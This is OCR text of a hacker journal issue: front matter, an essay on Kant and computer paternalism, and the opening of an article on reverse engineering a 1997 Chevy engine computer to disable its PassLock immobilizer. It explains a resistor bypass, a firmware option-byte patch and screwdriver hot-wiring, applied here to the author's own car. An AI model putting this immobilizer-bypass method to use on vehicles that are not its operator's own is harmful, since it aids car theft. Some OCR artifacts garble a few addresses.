
PoC||GTFO



PASTOR LAPHROAIG RACES THE RUNTIME RELINKER

AND OTHER TRUE TALES
OF CLEVERNESS AND CRAFT

No se admiten grupos que alteren o molesten a las demas personas del local o vecinos. Это самиздат.
Compiled on October 23, 2017. Free Radare2 license included with each and every copy!
€ 0, $0 USD, $0 AUD, 10s 6d GBP, 0 RSD, 0 SEK, $50 CAD, 6×10^{29} Pengő (3×10^{8} Adópengő).

Legal Note: We politely ask that you copy this document far and wide.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror—don't merely link!—`pocorgtfo16.pdf` and our other issues far and wide, so our articles can help fight the coming flame deluge. We like the following mirrors.
`https://unpack.debug.su/pocorgtfo/`
`https://pocorgtfo.hacke.rs/`
`https://www.alchemistowl.org/pocorgtfo/`
`https://www.sultanik.com/pocorgtfo/`

Technical Note: This file, `pocorgtfo16.pdf`, is a polyglot that is valid as a PDF document, a ZIP archive, and a Bash script that runs a Python webserver which hosts Kaitai Struct's WebIDE which, allowing you to view the file's own annotated bytes. Ain't that nifty?

Cover Art: As with the previous issue, the cover illustration from this release is a Hildebrand engraving of a painting by Léon Benett that was first published in *Le tour du monde en quatre-vingts jours* by Jules Verne in 1873.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland, then fold to get a booklet in A4 or Letter size. Secret volcano labs in Canada may use P3 (280 mm x 430 mm) if they like, folded to make P4. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo16.pdf -o pocorgtfo16-book.pdf
```


Man of The Book	Manul Laphroaig
Editor of Last Resort	Melilot
TEXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Supervisor	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen
Scooby Crew Bus Driver	Ryan Speers

and sundry others

16:01 Every Man His Own Cigar Lighter

Neighbors, please join me in reading this seventeenth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of reverse engineering and the study of weird machines. This release is a gift to our fine neighbors in São Paulo, Budapest, and Philadelphia.

If you are missing the first sixteen issues, we suggest asking a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, the eleventh in Washington D.C., the twelfth in Heidelberg, the thirteenth in Montréal, the fourteenth in São Paulo, San Diego, or Budapest, the fifteenth in Canberra, Heidelberg, or Miami, or the sixteenth release in Montréal, New York, or Las Vegas.



After our paper release, and only when quality control has been passed, we will make an electronic release named `pocorgtfo16.pdf`. It is a valid PDF document and a ZIP file filled with fancy papers and source code. It is also a shell script that runs a Python script that starts webserver which serves a hex viewer IDE that will help you reverse engineer itself. Ain't that nifty?

Pastor Laphroaig has a sermon on intellectual tyranny dressed up in the name of science on page 5.

On page 7, Brandon Wilson shares his techniques for emulating the 68K electronic control unit (ECU) of his 1997 Chevy Cavalier. Even after 315 thousand miles, there are still things to learn from your daily driver.

As quick companion to Brandon's article, Deviant Ollam was so kind as to include an article describing why electronic defenses are needed, beyond just a strong lock. You'll find his explanation on page 17.

Page 18 features uses for useless bugs, fingerprinting proprietary forks of old codebases by long-lived unexploitable crashes, so that targets can be accurately identified before the hassle of making a functioning exploit for that particular version.

Page 21 holds Yannay Livneh's Adventure of the Fragmented Chunks, describing a modern heap based buffer overflow attack against a recent version of VLC.

On page 39, you will find Maribel Hearn's technique for dumping the protecting BIOS ROM of the Game Boy Advance. While there is some lovely prior work in this area, her solution involves the craziest of tricks. She executes code from *unmapped* parts of the address space, relying of *bus capacitance* to hold just one word of data without RAM, then letting the pre-fetcher trick the ROM into believing that it is being executed. Top notch work.

Cornelius Diekmann, on page 45, shows us a nifty trick for the naming of Ethernet devices on Linux. Rather than giving your device a name of `eth0` or `wwp0s20f0u3i12`, why not name it something classy in UTF8, like 🦄? (Not to be confused with 🐞, of course.)

On page 47, JBS introduces us to symbolic regression, a fancy technique for fitting functions to available data. Through this technique and a symbolic regression solver (like the one included in the feelies), he can craft absurdly opaque functions that, when called with the right parameters, produce a chosen output.

Given an un-annotated stack trace, with no knowledge of where frames begin and end, Matt Davis identifies stack return addresses by their proximity to high-entropy stack canaries. You'll find it on page 49.

Binary Ninja is quite good at identifying explicit function calls, but on embedded ARM it has no mechanism for identifying functions which are never directly called. On page 52, Travis Goodspeed walks us through a few simple rules which can be used to extend the auto-analyzer, first to identify unknown parents of known child functions and then to identify unknown children called by unknown parents. The result is a Binary Ninja plugin which can identify nearly all functions of a black box firmware image.

On page 58, Evan Sultanik explains how he integrated the hex viewer IDE from Kaitai Struct as a shell script that runs a Python webserver within this PDF polyglot.

On page 60, the last page, we pass around the collection plate. Our church has no interest in bitcoins or wooden nickels, but we'd love your donation of a nifty reverse engineering story. Please send one our way.

16:02 Do you have a moment to talk about Enlightenment?

by Pastor Manul Laphroaig

Howdy neighbors. Do you have a moment to talk about Enlightenment?

Enlightenment! Who doesn't like it, and who would speak against it? It takes us out of the Dark Ages, and lifts up us humans above prejudice. We are all for it—so what's to talk about?

There's just one catch, neighbors. Mighty few who actually live in the Dark Ages would own up to it, and even if they do, their idea of why they're Dark might be totally different from yours. For instance, they might mean that the True Faith is lost, and abominable heretics abound, or that their Utopia has had unfortunate setbacks in remaking the world, or that the well-deserved Apocalypse or the Singularity are perpetually behind schedule. So we have to do a fair bit of figuring what Enlightenment is, and whether and why our ages might be Dark.

Surely not, you say. For we have Science, and even its ultimate signal achievements, the Computer and the Internet. Dark Ages is other people.

And yet we feel it: the *intellectual tyranny in the name of science*, of which Richard Feynman warned us in his day. It hasn't gotten better; if anything, it has gotten worse. And it has gotten much worse in our own backyard, neighbors.

I am talking of foisting computers on doctors and so many other professions where the results are not so drastic, but still have hundreds of thousands of people learning to fight the system as a daily job requirement. Yet how many voices do we hear asking, "wait a minute, do computers really belong here? Will they really make things better? Exactly how do you know?"

When something doesn't make sense, but you hear no one questioning it, you should begin to worry. The excuses can be many and varied—Science said so, and Science must know better; there surely have been Studies; it says Evidence-based on the label; you just can't stop Progress; being fearful of appearing to be a Luddite, or just getting to pick one's battles. But a tyranny is a tyranny by any other name, and you know it by this one thing: something doesn't make sense, but no one speaks of it, because they know it won't help at all.

[1] `unzip pocorgtfo16.pdf ehrevents.pdf`

Think of it: there are still those among us who thought medicine would be improved by making doctors ask every patient every time they came to the office how they felt "on the scale from 1 to 10," and by entering these meaningless answers into a computer. (If, for some reason, you resent these metrics being called meaningless, try to pick a different term for an uncalibrated measurement, or ask a nurse to pinch you for 3 or 7 the next time you see one.) These people somehow got into power and made this happen, despite every kind of common sense.

Forget for a moment the barber shops in Boston or piano tuners in Portland—and estimate how many man-hours of nurses' time was wasted by punching these numbers in. Yet everyone just *knows* computers make everything more efficient, and technopaternalism was in vogue. "Do computers really make this better?" was the question everyone was afraid to ask.

If this is not a cargo cult, what is? But, more importantly, why is everyone simply going along with it and not talking about it at all? This is how you know a tyranny in the making. And if you think the cost of this silence is trivial, consider Appendix A of *Electronic Health Record–Related Events in Medical Malpractice Claims* by Mark Graber & co-authors, on the kinds of computer records that killed the patient.[1] You rarely see a text where "patient expired" occurs with such density.

Just as Feynman warned of intellectual tyranny in the name of science, there's now intellectual tyranny in the name of computer technology.

Even when something about computers obviously doesn't make sense, people defer judgment to some nebulous authority who must know better. And all of this has happened before, and it will all happen again.


– — — – — — — — – — –

And in this, neighbors, lies our key to understanding Enlightenment. When Emmanuel Kant set out to write about it in 1784, he defined the lack of it as self-imposed immaturity, a school child-like deference to some authority rather than daring to use one's own reason; not because it actually makes sense, but because it's easier overall. This is a deferral so many of us have been trained in, as the simplest thing to do under the circumstances.

The authority may hold the very material stick or merely the power of scoffing condescension that one cannot openly call out; it barely matters. What matters is acceding to be led by some guardians, not out of a genuine lack of understanding but because one doesn't dare to set one's own reason against their authority. It gets worse when we make a virtue of it, as if accepting the paternalistic "this is how it should be done," somehow made us better human beings, even if we did it not entirely in good faith but rather for simplicity and convenience.

Kant's answer to this was, "Sapere aude!"—"Dare to know! Dare to reason!" Centuries later, this remains our only cry of hope.

Consider, neighbors: these words were written in *1784*: *This enlightenment requires nothing but freedom—and the most innocent of all that may be called "freedom:" freedom to make public use of one's reason in all matters. Now I hear the cry from all sides: "Do not argue!" The officer says: "Do not argue—drill!" The tax collector: "Do not argue–pay!" The pastor: "Do not argue—believe!"* Or—and how many times have we heard this one, neighbors?—"Do not argue—install!"



And then we find ourselves out in a world where *smart* means "it crashes; it can lie to you; occasionally, it explodes." And yet rejecting it is an act so unusual that rejectionists stand out as the Amish on the highway, treated much the same.

Some of you might remember the time when "opening this email will steal your data" was the funniest hoax of the interwebs. Back then, could we have guessed that "Paper doesn't crash." would have such an intimate meaning to so many people?

– — — – — — — — – — –

So does it get better, neighbors? In 1784, Kant wrote,

> *I have emphasized the main point of the enlightenment—man's emergence from his self-imposed non-adulthood—primarily in religious matters, because our rulers have no interest in playing the guardian to their subjects in the arts and sciences.*

Lo and behold, that time has passed. These days, our would-be guardians miss no opportunity to make it known just what we should believe about science—as Dr. Lysenko turns green with envy in his private corner of Hell, but also smiles in anticipation of getting some capital new neighbors. I wonder what Kant would think, too, if he heard about "believing in science" as a putative virtue of the enlightened future—and just how enlightened he would consider the age that managed to come up with such a motto.

But be it as it may, his motto still remains our cry of hope: "Sapere aude!" Or, for those of us less inclined to Latin, "Build you own blessed birdfeeder!"

Amen.

16:03 Saving My '97 Chevy by Hacking It

by Brandon L. Wilson


Hello everyone!

Today I tell a story of both joy and woe, a story about a guy stumbling around and trying to fix something he most certainly does not understand. I tell this story with two goals in mind: first to entertain you with the insane effort that went into fixing my car, then also to motivate you to go to insane lengths to accomplish something, because in my experience, the crazier it is and the crazier people tell you that you are to attempt it, the better off you'll be when you go ahead and try it.

Let me start by saying, though: do not hack your car, at least not the car that you actually drive. I cannot stress that enough. Do keep in mind that you are messing with the code that decides whether the car is going to respond to the steering wheel, brakes, and gas pedal. Flip the wrong bit in the firmware and you might find that *YOU* have flipped, in your car, and are now in a ditch. Don't drive a car running modified code unless you are certain you know what you're doing. Having said that, let's start from the beginning.

Once upon a time, I came into the possession of a manual transmission 1997 Chevrolet Cavalier. This car became a part of my life for the better part of 315,000 miles.[2] One fine day, I got in to take off somewhere, turned the key, heard the engine fire up—and then immediately cut off.

Let me say up front that when it comes to cars, I know basically nothing. I know how to start a car, I know how to drive a car, I know how to put gas in a car, I know how to put oil in a car, but in no way am I an expert on repairing cars. Before I could even begin to understand why the car wouldn't start, I had to do a lot of reading to understand the basics on how this car runs, because every car is different.



In the steering column, behind the steering wheel and the horn, you have two components physically locked into each other: the ignition lock cylinder and the ignition switch. First, the key is inserted into the ignition lock cylinder. When the key is turned, it physically rotates inside the ignition lock cylinder, and since the ignition switch is locked into it, turning the key also activates the ignition switch. The activation of that switch supplies power from the battery to everywhere it needs to go for the car to actually start.

But that's not the end of the story: there's still the anti-theft system to deal with. On this car, it's something called the PassLock security system. If the engine is running, but the computer can't detect the car was started legitimately with the original key, then it disables the fuel injectors, which causes the car to die.

Since the ignition switch physically turning and supplying battery power to the right places is what makes the car start, stealing a car would normally be as simple as detaching the ignition switch, sticking a screwdriver in there, and physically turning it the same way the key turns it, and it'll fire right up.[3]

So the PassLock system needs to prevent that from working somehow. The way it does this starts with the ignition lock cylinder. Inside is a resistor of a certain resistance, known by the instrument panel cluster, which is different from car to car. When physically turning the cylinder, that certain resis-

[2] Believe it or not, those miles were all on the original clutch. You can see why I might want to save it.

[3] *This is helpfully described by Deviant Ollam on page 17. –PML*

tance is applied to a wire connected to the instrument panel cluster. As the key turns, a signal is sent to the instrument panel cluster. The cluster knows whether that resistance is correct, and if and only if the resistance is correct, it sends a password to the PCM (Powertrain Control Module), otherwise known as the main computer. If the engine has started, but the PCM hasn't received that "password" from the instrument panel cluster, it makes the decision to disable the fuel injectors, and then illuminate the "CHECK ENGINE" and "SECURITY" lights on the instrument panel cluster, with a diagnostic trouble code (DTC) that indicates the security system disabled the car.

So an awful lot of stuff has to be working correctly in order for the PCM to have what it needs to not disable the fuel injectors. The ignition lock cylinder, the instrument panel cluster, and the wiring that connects those to each other and to the PCM all has to be correct, or the car can't start.

Since the engine in my car does turn over (but then dies), and the "SECURITY" warning light on the instrument panel cluster lights up, that means something in the whole chain of the PassLock system is not functioning as it should.

Naturally, I start replacing parts to see what happens. First, the ignition lock cylinder might be bad – so I looked up various guides online about how to "bypass" the PassLock system. People do that by installing their own resistor on the wires that lead to the instrument panel cluster, then triggering a thirty-minute "relearn" procedure so that the instrument panel cluster will accept the new resistor value.[4] Doing that didn't seem to help at all. Just in case I messed that up somehow, I decided to buy a brand new ignition lock cylinder and give that a try. Didn't help.

Then I thought maybe the ignition switch is bad, so I put a new one of those in as well. Didn't help. Then I thought maybe the clutch safety switch had gone bad (the last stop for battery power on its way from the ignition switch to the rest of the car) – checking the connections with a multi-meter indicated it was functioning properly.

I even thought that maybe the computer had somehow gone bad. Maybe the pins on it had corroded or something – who knows, anything could be causing it not to get the password it needs from the instrument panel cluster. There is a major problem with replacing this component however, and that is that the VIN, Vehicle Identification Number, unique to this particular car, is stored in the PCM. Not only that, but this password that flies around between the PCM and instrument panel cluster is generated from the VIN number. The PCM and panel are therefore "married" to each other; if you replace one of them, the other needs to have the matching VIN number in it or it'll cause the same problem that I seem to be experiencing.

Fortunately, one can buy replacement PCMs on eBay, and the seller will actually pre-flash it with the VIN number that the buyer specifies. I bought from eBay and slapped it in the car, but it still didn't work.

At this point, I have replaced the ignition lock cylinder, the ignition switch, even the computer itself, and still nothing. That only leaves the instrument panel cluster, which is prohibitively expensive, or the wiring between all these components. There are dozens upon dozens of wires connecting all this stuff together, and usually when there's a loose connection somewhere, people give up and junk the whole car. These bad connections are almost impossible to track down, and even worse, I have no idea how to go about doing it.

So I returned all the replacement parts, except for the PCM from eBay, and tried to think about what to do next. I have a spare PCM that only works with my car's VIN number. I know that the PCM disables the fuel injectors whenever it detects an unauthorized engine start, meaning it didn't get the correct password from the instrument panel cluster. And I also know that the PCM contains firmware that implements this detection, and I know that dealerships upgrade this firmware all the time. If that's the case, what's to stop me from modifying the firmware and removing that check?

Tune In and Drop Out

I began reading about a community of car tuners, people who modify firmware to get the most out of their cars. Not only do they tweak engine performance, but they actually disable the security system of the firmware, so that they can transplant any engine from one car to the body of another car. That's exactly what I want to do; I want to disable that feature entirely so that the computer doesn't care what's going on outside it. If they can do it, so can I.

[4] This is how old remote engine start kits work.

How do other people disable this check? According to the internet, people "tune" their cars by loading up the firmware image in an application called, oddly enough, TunerPro. Then they load up what's called an XDF file, or a definition file, which defines the memory addresses for configuration flags for all sorts of things – including, of course, the enabling and disabling of the anti-theft functionality. Then all they have to do is tell TunerPro "hey, turn this feature off", and it knows which bits or bytes to change from the XDF file, including any necessary checksums or signatures. Then it saves the firmware image back out, and tuners just write that firmware image back to the car.

It sounds easy enough – assuming the car provides an easy mechanism for updating the firmware. Most tuners and car dealerships will update the firmware through the OBD2 diagnostic port under the steering column, which is on all cars manufactured after 1996 (yay for me). Unfortunately, each car manufacturer uses different protocols and different tools to actually connect to and use the diagnostic port. For example, General Motors, which is what I need to deal with, has a specific device called a Tech2 scan tool, which is like a fancy code reader, which can be plugged into the OBD2 port. It's capable of more than just reading diagnostic trouble codes, though; it can upload and download the firmware in the PCM. There's just one problem: it's ridiculously expensive. This thing runs anywhere from a few hundred for the Chinese clone to several thousands of dollars!

I spent some time looking into what protocol it uses, so that I could do what it does myself – but no such luck. It seems to use some sort of proprietary obfuscated algorithm so the PCM has to be "unlocked" before it can be read from or written to. GM really doesn't want me doing myself what this tool does. Even worse, after doing a little googling, it seems there is no XDF file for my particular car, so I have to find these memory addresses myself.

The first step is to get at the firmware. If I can't simply plug into the OBD2 port and read or write the firmware, I'm going to have to get physical. I find the PCM, unplug it from the car, unscrew the top cover, and start starting at what's underneath.

Luckily, there appears to be a 512KB flash chip on board. I know from googling about TunerPro and others' experience with firmware from the late nineties that this is exactly the right size to hold the PCM firmware image. Fortunately, I have managed to physically extract chips like this before, so I de-soldered the chip, inserted it into an old Willem EEPROM programmer, and managed to dump the entire 512KB of memory. What now?

Thankfully, Google has come to the rescue and presented me with a series of forum posts that tell me how to interpret this firmware dump. These old

posts were pretty much the only help I could find on the subject, so I had to decipher some guy's notes and do the best I could.

Apparently the processor in this PCM and others of its era is a Motorola 68332. I just so happen to have a history with the Motorola 68K series CPUs. Ever since high school I have messed with BASIC and assembly programming for Texas Instruments graphing calculators, some of which have a Motorola 68K CPU, and I enjoy collecting and tinkering with old game consoles, which is good because the Sega Genesis just so happens to have a Motorola 68K CPU.

It sure would be nice to confirm in some way if this file really was dumped correctly and this really is Motorola 68K firmware being executed by this PCM. There ought to be a vector table at the beginning of memory, containing handler addresses that the CPU executes in response to certain events. For example, when the CPU first gets power, it has to start executing from the value at address `0x00-0004`, which holds what is called the Reset Vector. Looking at that address, I see `00 00 40 04`. I fire up IDA Pro, go to address `0x4004`, and hit C to start analyzing code at that address – but I get total garbage.

That's strange – since that didn't pan out, I start looking for human-readable strings. I find only one, which appears to be a 17-character VIN number, except that it's not a VIN number.

```
String:      1G1J11C72V24767321
Actual VIN:  1G1JC1272V7476231
```

I stared at this until I realized that if I swap every two characters, or bytes, in the actual VIN number, I get the string from the disassembly. It seems the image is a little jumbled up – googling for meaning behind this reveals that the image is byte-swapped. This is how the bytes are actually stored on the chip, but this isn't what I want – I want the bytes back in the original order, the way they're being executed. After swapping every pair of bytes and then looking at address `0x000004`, I don't see `00 00 40 04` – I see `00 00 04 40`. If I go to `0x440` in IDA Pro and start analyzing, I see an explosion of readable code. In fact, I see a beautiful graph of how cleanly this file disassembled.

I'm ecstatic that I have a clean and proper firmware image loaded into IDA Pro, but what now? It would take years for me to properly and truly understand all this code.

I have to remind myself that my goal is to disable the check on whether we've received the password or not from the instrument panel cluster – but I have absolutely no idea where in the firmware that check is. There doesn't seem to exist an XDF file for my 1997 Chevrolet Cavalier. But – maybe one does exist for a very similar car. If I can know the memory address I want to change in somebody else's firmware image, and it's similar enough to mine, maybe that'll give me clues to finding the memory address in my own image.

After doing lots... and lots... of googling, the closest firmware image I could find which had a matching XDF file was for the 2001 Pontiac Trans Am. I load up this firmware image in TunerPro along with the corresponding XDF file, and a particular setting jumps out at me called "Option byte for vehicle theft deterrent" – with a memory address of `0x1E5CC`. I fire up IDA Pro against the 2001 Pontiac Trans Am image and go to that memory address, which puts me in the middle of a bunch of bytes that are referenced all over the place in the code. This is some sort of "configuration" area, which controls all the features of the car's computer. If I change this byte in TunerPro and save the firmware image, it updates two things: one, this option byte at `0x1E5CC`, and also a checksum word (two bytes) that protects the configuration area from corruption or tampering. So to turn off the anti-theft system, I have to flip a bit, update the checksums, write those changes back to the car computer, and voila, I'm done. Now all that's left is to find the same code that uses that bit in my 1997 Chevrolet Cavalier firmware image. Sounds simple enough.

```
IsVATSPresent_IThinkD0NZIfPresent:
7a754:    cmpi.b  #2, (VATS_type).l
7a75c:    sne     d0
7a75e:    neg.b   d0
7a756:    and.b   (byte_FFFF8BE5).w, d0
7a764:    rts
```

The byte at `0x1E5CC` is referenced all over the place – but there's only one place in particular with a small subroutine that looks at the specific bit we care about. If I can find this same subroutine in my own firmware image, I'm in business.

I look for these exact instructions in my own firmware image, but they isn't there. I look for any comparison to bit 2 of a particular byte, but there are none. I look for "`sne d0`" followed by "`neg.b`

d0" – but no dice. I look for the same instructions acting on any register at all – but no matches. I try dozens and dozens of other code matching patterns – but no matches.

I thought it would be really simple to look for the same or a similar code pattern in my firmware image and I'd have no trouble finding it, but apparently not. These TunerPro XDF definition files get created by somebody, right? How do they find all these memory addresses of interest, so they can build these XDF files?

According to the forum posts I found,[5] they first look for a particular piece of functionality: the handling of OBD2 code reader requests. The PCM is what's responsible for receiving the commands from a code reader, generating a response, and then sending it back over the OBD2 port to the code reader tool. Somewhere in this half-megabyte mess is all the code that handles these requests.

These OBD2 tools are capable of retrieving more than just diagnostic trouble codes. Not only can they upload and download firmware images for the PCM, but they can also retrieve all sorts of real-time engine information, telling you exactly what the computer's doing and how well it's doing it. It can also return the anti-theft system status. So if I can understand the OBD2 communication code, I can find my way to the option flag in the 2001 Pontiac Trans Am firmware. And if I can navigate my way to the option flag in that firmware, then I can just apply that same logic to my own firmware.

How can I find the code that handles these requests? According to the "PCM hacking 101" forum guide, I should start by looking for the code that actually interacts with the OBD2 port.

So how does a Motorola 68K CPU interact with the OBD2 port, or any hardware for that matter? It uses something called memory-mapped I/O. In other words, the hardware is wired in such a way, that when reading from or writing to a particular memory address, it isn't accessing bytes in the firmware on the flash chip or in RAM; it's manipulating actual hardware.

In any given device, there is usually a range of address space dedicated just to interacting with hardware. I know it has to be outside the range of where the firmware exists, and I know it has to be outside the range of where the RAM exists.

I know how big the firmware is, and since it disassembled so cleanly, I know it starts out at address 0, so that means the firmware goes from 0 all the way up to `0x07FFFF`.

I also know from poking around in the disassembly that the RAM starts at `0xFF0000`, but I don't know how big it is or where it ends. As a quick and dirty way of getting close to an answer, I use IDA Pro to export a `.asm` file, then have `sed` rip out the memory addresses accessed by certain instructions, then sort that list of memory addresses.

This way, I discover that typical RAM accesses only go up to a certain point, and then things start getting weird. I start seeing loops on reading values contained at certain memory addresses, and no other references to writes at those memory addresses. It wouldn't make sense to keep reading the same area over and over, expecting something to change, unless that address represents a piece of hardware that can change. When I see code like that, the only explanation is that I'm dealing with memory-mapped I/O. So while I don't have a complete memory map just yet, I know where the hardware accesses are likely to be.

